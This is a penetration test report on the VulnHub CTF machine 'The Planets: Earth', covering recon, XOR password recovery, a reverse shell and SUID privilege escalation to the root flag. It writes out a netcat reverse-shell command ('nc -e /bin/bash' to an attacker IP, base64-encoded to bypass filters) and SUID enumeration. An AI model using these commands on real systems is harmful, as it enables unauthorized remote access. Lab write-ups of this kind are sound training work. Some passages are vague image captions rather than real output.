Penetration Test Report for "The Planets: Earth" CTF Challenge

Date(s) of Test: 04/09/2024
Name of the Test: "The Planets: Earth" CTF Challenge Penetration Test
Author: Julio Ribeiro Barros

Table of Contents

Executive Summary - [3]
Scope / Purpose - [3]
Methodology - [4]
Findings / Recommendations / Technical Details - [5]
Step-by-Step [6-13]

Executive Summary

This report details the extensive discoveries and techniques used in the penetration test of the VulnHub-hosted Capture the Flag (CTF) challenge "The Planets: Earth." This exercise's main goal was to improve penetration testing abilities by simulating real-world network environments and vulnerabilities in a controlled setting.

The information gathering, user password retrieval, target system connection, and root account access phases comprised the four systematic phases of the penetration test. With a variety of cybersecurity tools, such as netdiscover, Nmap, dirb, and netcat, our team was able to map out the target network, find running services, and find possible security holes.

Important test results included vulnerable services on open ports, sensitive data exposed by improperly configured directories, and information exposed due to inadequate encryption techniques. Furthermore, unauthorized privilege escalation was made possible by the successful exploitation of file permission misconfigurations.

Our team suggests taking urgent corrective action right away, such as guarding service ports, putting strong encryption in place, limiting the execution of encoded commands, and routinely auditing file permissions. To strengthen the security posture and reduce the likelihood of further attacks, these actions are essential.

Scope / Purpose

The "Earth" virtual machine, which is a part of The Planets series that is accessible on VulnHub, was the subject of the penetration test that is detailed in this report. The machine served as a simulation for the test, which sought to find and take advantage of weak points in this carefully crafted configuration.

The target machine's IP address, 192.168.10.13, was discovered through the use of the netdiscover tool during initial reconnaissance, indicating that it was a part of a local network. After that, a thorough scan was conducted using Nmap, revealing multiple open ports—22 for SSH, 80 for HTTP, and 443 for HTTPS—all of which were deemed to be within the penetration test's purview.

Methodology

To locate the target's IP address and count open ports, as well as identify the services that are running on these ports, the information gathering phase made use of the tools netdiscover and Nmap. During the vulnerability scanning phase, possible directories and file paths that could be exploited on the target system were brute-forced using dirb.

The CyberChef tool and XOR encryption were essential for cryptanalysis to decrypt and retrieve user passwords from encrypted messages. Using netcat to run encoded commands and get past security measures to obtain unauthorized access, the exploitation phase tested the network's protections against remote connections.

The process of approaching privilege escalation involved looking for files with SUID permission that the 'apache' user could exploit. This led to the discovery of an exploitable file that made it possible to reset the root password. After establishing a persistent shell and conducting a methodical directory search to find user and root flags, the last phase involved persistence and lateral movement.

Numerous significant vulnerabilities were exposed by the penetration test results. The target machine was discovered to have open ports, particularly ports 22 (SSH), 80 (HTTP), and 443 (HTTPS). As a result, it was advised that these service ports be regularly scanned for vulnerabilities. The identification of critical directories brought to light the necessity of protecting them and putting strong defenses in place against directory traversal attacks.

Our cryptanalysis revealed that some messages were encrypted with a simple XOR cipher; as a result, we advise using stronger encryption methods and taking precautions to prevent encryption keys from being compromised. Additionally, we found that encoded commands could be executed remotely. This led to suggestions to limit the ability to execute encoded commands remotely and to keep an eye out for unauthorized outbound connections.

We recommend routine audits of file permissions in accordance with the principle of least privilege after discovering a crucial file with incorrect permissions that enabled privilege escalation. In conclusion, the fact that we were able to change the root password emphasizes how crucial it is to keep an eye on all system scripts and binaries—especially those that grant root access—to stop further illegal escalations.

Findings / Recommendations / Technical Details

Directory Listing: There is a significant risk because sensitive directories were exposed when the dirb tool was used. It is advised to strictly secure these directories in order to lessen the impact of this vulnerability. To protect these points of entry, steps like putting in place directory traversal prevention strategies and enforcing access controls ought to be given top priority.

Cryptography: Research showed that XOR encryption, a technique with a history of flaws, was used to secure important messages. Using stronger encryption techniques that provide more protection against decryption attempts is advised. To stop unwanted access to encrypted data, it's also crucial to safeguard against the disclosure of encryption keys.

Remote Execution: There is a serious security risk associated with the ability to remotely execute encoded netcat commands. Limiting the use of these commands is highly recommended. Strict network monitoring and filtering procedures should be put in place by system administrators to keep an eye on and manage outgoing connections and stop possible security breaches.


File Permissions: It was discovered that a file had incorrect permissions, allowing privilege escalation. Such security lapses can be avoided by regularly auditing file permissions, enforcing the least privilege principle, and making sure that only the minimal permissions are granted for particular roles and processes.

Root Access: The test successfully reset the root password via an exploit. To prevent future unauthorized privilege escalation, it is advised to continuously review and monitor all system scripts and binaries that have root privileges. Ensuring that these scripts and binaries are not exploitable is paramount to maintaining system integrity and security.


Step-by-Step


Getting Target Information


After executing the netdiscover command, the image most likely shows the terminal output, which reveals different IP addresses within the local network. In this image, 192.168.10.13, the target IP address for the Earth virtual machine, should be indicated or highlighted.




This picture most likely displays the terminal screen after executing the nmap -sV -p- -v 192.168.10.13 command, which lists the open ports (22, 80, and 443) along with the services that are currently using them. It may also be possible to see the scan's progress and the verbose mode indication.





403 Forbidden - Mozilla Firefox
403 Forbidden
192.168.10.13/cgi-bin/
150%
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Forbidden
You don't have permission to access this resource.


Test Page for the HTTP Server on Fedora - Mozilla Firefox
Bad Request (400)
Test Page for the HTTP Ser
https://192.168.10.13
150%
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Fedora Webserver Test Page
If you can read this page, it means that the web server installed at this site is working properly, but has not yet been configured.
If you are a member of the general public:
The website you just visited is either experiencing problems or undergoing routine maintenance.
To let the administrators of this website know that you are seeing this page and not what you were expecting, an e-mail addressed to "webmaster" at the website's domain should reach an appropriate person. For example, if you saw this page while visiting www.example.com, you could send e-mail to "webmaster@example.com".
Fedora is a distribution of Linux, a popular computer operating system. It is
If you are the website administrator:
You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.
For systems using Apache Webserver: You may now add content to the directory /var/www/html/. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file /etc/httpd/conf.d/welcome.conf.
For systems using Nginx: You should now put your content in a location of your choice and edit the root configuration
https://forums.kali.org



Certificate
earth.local
Subject Name
State/Province Space
Locality Milky Way
Common Name earth.local
Issuer Name
State/Province Space
Locality Milky Way
Common Name earth.local
Validity
Not Before 10/12/2021, 7:26:31 PM (Eastern Daylight Time)
Not After 10/10/2031, 7:26:31 PM (Eastern Daylight Time)
Subject Alt Names
DNS Name earth.local
DNS Name terratest.earth.local

Getting User Password


An illustration showing the directory /cgi-bin that was found after the dirb command was run against the target. The image may display the terminal output with the directory found and the command syntax that was used.



A screen grab of the contents of the robots.txt file that can be found by browsing to https://terratest.earth.local/robots.txt. This will reveal the testingnotes.txt file. This text file points to the testdata.txt file, which is used as an encryption key, and provides important hints about XOR encryption.






terratest.earth.local/robots.t
Kali Linux
Kali Training
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*


terratest.earth.local/testing
https://terratest.earth.local/testingnotes.txt
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.

Connecting to the Target System

an illustration showing how to set up a netcat listener on the attacker's computer with the command nc -lvnp 4444 to get ready for the target system's incoming connection. Ideally, this picture would show the terminal turned on and ready for a connection.







A terminal snapshot showing the process of encoding the nc -e /bin/bash 192.168.10.10 4444 command with base64, resulting in an encoded string ready to be used for bypassing restrictions on the target system.



Getting Root Account

An image capturing the terminal output of the find / -perm -u=s -type f 2>/dev/null command, which is used to search for files with SUID permissions that could potentially be exploited by the 'apache' user.








```
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$
```

```
bash-5.1$ su root
su root
Password: Earth

[root@earth /]#
```

```
[root@earth /]# cd root
cd root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt
```



```
Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```